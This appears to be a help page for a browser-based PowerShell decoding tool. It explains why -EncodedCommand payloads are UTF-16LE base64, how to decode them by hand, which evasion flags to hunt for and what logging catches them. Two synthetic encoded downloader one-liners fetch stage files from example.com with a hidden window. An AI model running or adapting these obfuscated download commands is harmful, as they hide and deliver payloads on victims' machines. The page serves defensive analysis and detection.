PowerShell's -EncodedCommand switch (also -enc, -e or -ec) accepts a script as base64 text, and the bytes underneath are UTF-16LE rather than UTF-8, which is why a plain base64 decoder shows the result with a null byte between letters. KlaroSkope recognises the encoded argument on a pasted command line, decodes it with the correct text encoding, and returns the script together with the URLs, hosts and file paths it references, continuing into further layers when the decoded script itself carries another encoded blob.
Decode an encoded command
Runs in your browser. Nothing is uploaded.Finds -EncodedCommand or a short form of it (-enc, -ec, -e), decodes the base64 and reads the bytes as UTF-16LE, which is what powershell.exe does. If the decoded script carries another encoded layer, the note says so.
Worked examples
Synthetic samples. Each input decodes to the output shown, and the outputs are checked against the live engine before publication.
Example 1: Full -EncodedCommand switch with hidden window
powershell.exe -NoProfile -WindowStyle Hidden -EncodedCommand SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACIAaAB0AHQAcABzADoALwAvAGUAeABhAG0AcABsAGUALgBjAG8AbQAvAHMAdABhAGcAZQAyAC4AdAB4AHQAIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAJABlAG4AdgA6AFQARQBNAFAAXABzAHQAYQBnAGUAMgAuAHAAcwAxACIAOwAgAFcAcgBpAHQAZQAtAE8AdQB0AHAAdQB0ACAAIgBkAGUAYwBvAGQAZQBkACIAInvoke-WebRequest -Uri "https://example.com/stage2.txt" -OutFile "$env:TEMP\stage2.ps1"; Write-Output "decoded"The decoded text is the script itself; the download URL and the drop path under $env:TEMP are now readable.
Example 2: Abbreviated -enc flag
powershell -nop -w hidden -enc JAB1ACAAPQAgACIAaAB0AHQAcABzADoALwAvAGUAeABhAG0AcABsAGUALgBjAG8AbQAvAGIAZQBhAGMAbwBuAC4AdAB4AHQAIgA7ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJAB1ACkA$u = "https://example.com/beacon.txt"; (New-Object Net.WebClient).DownloadString($u)Same technique under the short flag; the variable assignment and the WebClient call are recovered intact.
Why a plain base64 decoder shows garbage
The -EncodedCommand parameter takes one argument: a script, encoded as base64. The step that trips people up is what sits under the base64. PowerShell reads the decoded bytes as UTF-16LE, the encoding it uses for strings internally, so each character of the script occupies two bytes and an ASCII character carries 0x00 as its second byte. Hand that base64 to a decoder that assumes UTF-8 and you get the script text interleaved with null bytes, which a terminal renders as spaces, as dots, or as no character at all depending on the tool. The script is intact; only the interpretation is wrong. That interleaving also leaves a tell you can read off the base64 without decoding it, because a null high byte at alternate positions in the byte stream produces a run of A characters at regular intervals. A command line whose argument reads like SQBuAHYAbwBrAGUA is UTF-16LE script text rather than a compressed blob or raw bytes, and being able to make that call from a proxy log or a parent-process command line saves a round trip.
Manual decode, three routes
---------------------------
PowerShell, on the analyst workstation:
  [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String("<b64>"))

Python 3:
  python3 -c 'import base64,sys;print(base64.b64decode(sys.argv[1]).decode("utf-16le"))' <b64>

CyberChef:
  From Base64, then Decode text with UTF-16LE (1200). The second operation
  is the one people leave out, which is why the output looks spaced out.

Sanity check on the argument before you decode:
  characters drawn from A-Z a-z 0-9 + /, length divisible by 4,
  at most two = characters of padding at the end.
Two cautions about the manual route. First, keep the decoded text as text. [Convert]::FromBase64String and the string conversion do not run the script, but a copy-paste slip that leaves an iex or an Invoke-Expression on the line does, so put the result in a variable or a file rather than typing it at a bare prompt, and do the work on an analysis host. Second, check the argument before you commit to the UTF-16LE reading. If the decoded bytes do not look like UTF-16LE text, you are holding something else, most often a compressed stream or a serialised object that arrived through a different parameter, and forcing the interpretation produces convincing-looking mojibake rather than an error you would notice.
The flags to look for
PowerShell resolves any unambiguous prefix of a parameter name, so the switch turns up in log data under several spellings, and it seldom travels alone. The flags below are the ones worth pinning in a hunt query, along with the companions that tend to sit beside them on the same command line.
- -EncodedCommand and its abbreviations -enc, -ec and -e. A prefix resolves to the full parameter as long as it stays unambiguous, so all four spellings reach the same switch and a rule that matches only the long form misses three of them.
- -NoProfile, shortened to -nop. Skips the user profile so the script behaves the same way on whichever host it lands on, and leaves one less artefact behind.
- -WindowStyle Hidden, shortened to -w hidden. Suppresses the console window, which is why the person at the keyboard sees no sign of the run.
- -ExecutionPolicy Bypass, shortened to -ep bypass. Execution policy is a safety rail against accidents rather than a security boundary, and this flag steps around it.
- -NonInteractive and -NoLogo. Present so the process does not stall on a prompt when it runs from a scheduled task, a service or a WMI subscription.
- One caveat on -e. The short form can also prefix other parameters depending on the host and the tooling that logged the line, so treat the shape of the argument as the confirming signal: base64 alphabet, length divisible by four, padding at the end.
What is usually inside

Decoded first stages fall into a small number of shapes. The most common is a plain downloader: Invoke-WebRequest (aliased iwr), a Net.WebClient object calling DownloadString or DownloadFile, or Start-BitsTransfer, followed by a line that runs what was fetched. The URL, the host and the drop path fall straight out, which is what both samples above demonstrate. The second shape carries a further encoded blob inside the decoded script, typically handed to [Convert]::FromBase64String and pushed through a GZipStream or DeflateStream before Invoke-Expression sees it. That is a new layer rather than a variation on the first, and the compression is what makes it awkward, because the bytes stop being text and a hunt rule written against readable keywords stops matching. The compression blind spot article covers that failure mode. The third shape is an in-memory loader that rebuilds a byte array, decodes it against a repeating key, and hands it to a reflective load. This page decodes the outer layer, the -EncodedCommand argument itself. When the recovered script carries a further blob, KlaroSkope continues into it rather than stopping at that boundary, and the report shows what each stage produced.
Decoding and detecting are separate jobs and a write-up reads better when it keeps them apart. Decoding answers what this command line would have run. Detecting answers how the next one gets noticed, which is a question about logging and rules: Script Block Logging (event ID 4104) records the script text after PowerShell has expanded it, while process creation events (4688, or Sysmon event ID 1) carry the command line with the base64 still on it, so a rule can be written against either surface and the two fail in different ways. For that half of the work, including the Sigma angle and the pitfalls of matching the short flags, see the detection reference. In ATT&CK terms the encoding maps to T1027.010 (Command Obfuscation) and the execution to T1059.001 (PowerShell). Both IDs are worth carrying into the ticket, since they let a detection engineer pick the case up from the technique rather than from one sample.
Paste the whole command line rather than the base64 argument on its own, because the flags around it are part of the finding. Submit the file that launches it when you have one, such as a .lnk, a scheduled task export or a .bat wrapper; a caret-obfuscated wrapper is handled by Decode Batch File Obfuscation, and the analysis then starts at the wrapper and follows the chain into the encoded argument instead of beginning halfway down.
Frequently Asked Questions
Why does my base64 decoder output have spaces or dots between the letters?
Are -enc, -e, -ec and -EncodedCommand the same thing?
The decoded command contains another base64 string. What now?
Can -EncodedCommand carry a script larger than the command line limit?
Is decoding the argument enough to know what the script does?
Continue Learning
Ready to decode?
Paste the script or upload the file. Multi-layer samples continue past this technique into whatever comes next.
Open the analysis console